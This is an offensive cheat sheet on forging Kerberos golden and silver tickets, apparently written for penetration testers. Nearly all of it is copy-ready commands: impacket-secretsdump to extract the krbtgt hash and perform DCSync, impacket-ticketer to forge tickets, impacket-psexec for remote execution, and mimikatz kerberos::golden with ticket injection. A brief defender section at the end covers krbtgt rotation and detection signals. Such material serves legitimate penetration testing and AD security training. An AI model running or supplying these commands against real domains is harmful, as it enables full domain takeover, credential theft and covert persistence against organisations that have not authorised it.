


Golden & Silver Tickets

Forge Kerberos tickets to impersonate anyone. GOLDEN = forged TGT signed with the krbtgt hash → the whole domain as any user. SILVER = forged TGS for one service, signed with that service's hash → stealthy, scoped to one host. Forgery, not cracking — you need the relevant hash first. Replace <placeholders> with your own values.



GOLDEN TICKET — whole domain

① Get krbtgt Hash + Domain SID

You need Domain Admin / replication rights first, so golden tickets are persistence, not initial escalation.

Tab 1 · Kali

```
impacket-secretsdump <domain>/<da-user>:<password>@<dc-ip> -just-dc-user krbtgt  
impacket-lookupsid <domain>/<user>:<password>@<dc-ip> | head # S-1-5-21-... SID
```

② Forge & Use the Golden TGT

Tab 1 · Kali

```
impacket-ticketer -nthash <krbtgt-nt-hash> -domain-sid <domain-sid> \  
-domain <domain> Administrator  
  
export KRB5CCNAME=Administrator.ccache  
nxc smb <dc-fqdn> --use-kcache  
impacket-secretsdump -k -no-pass <domain>/Administrator@<dc-fqdn> # DCSync
```

The username can be anything — even a non-existent account — because the TGT is signed with krbtgt, which the domain blindly trusts.

SILVER TICKET — one service, stealthy

③ Forge & Use a Silver TGS

Needs only the target service account's NT hash (e.g. a machine account for CIFS/HOST). The DC never sees it.

Tab 2 · Kali

```
impacket-ticketer -nthash <service-nt-hash> -domain-sid <domain-sid> \  
-domain <domain> -spn cifs/<target-fqdn> Administrator  
  
export KRB5CCNAME=Administrator.ccache  
impacket-psexec -k -no-pass <domain>/Administrator@<target-fqdn>
```

Common SPN classes: cifs (file/psexec), host, http, mssqlsvc/<host>:1433. No DC contact at all — much quieter than golden.

④ mimikatz Equivalents (Windows)

Tab 3 · mimikatz

```
# Golden
kerberos::golden /user:Administrator /domain:<domain> /sid:<domain-sid> \
  /krbtgt:<krbtgt-nt-hash> /ptt

# Silver
kerberos::golden /user:Administrator /domain:<domain> /sid:<domain-sid> \
  /target:<target-fqdn> /service:cifs /rc4:<service-nt-hash> /ptt
```

/ptt injects the forged ticket straight into the current logon session. Clock-sensitive — if it fails, sudo ntpdate <dc-ip>.

Defender Notes

Put these in the report.

- Rotate krbtgt TWICE to invalidate all existing golden tickets.
- Watch for tickets with absurd lifetimes (mimikatz default 10y) and forged/missing PAC fields — both are detection signals.

Key idea: Kerberos trusts whatever is signed with the right key. Own the krbtgt hash and you can mint a TGT for anyone (golden) — the keys to the whole domain. Own a single service account's hash and you can mint a TGS for that service (silver) without ever talking to the DC. Both are forgery, not cracking — which is why they're prime persistence and why krbtgt rotation matters.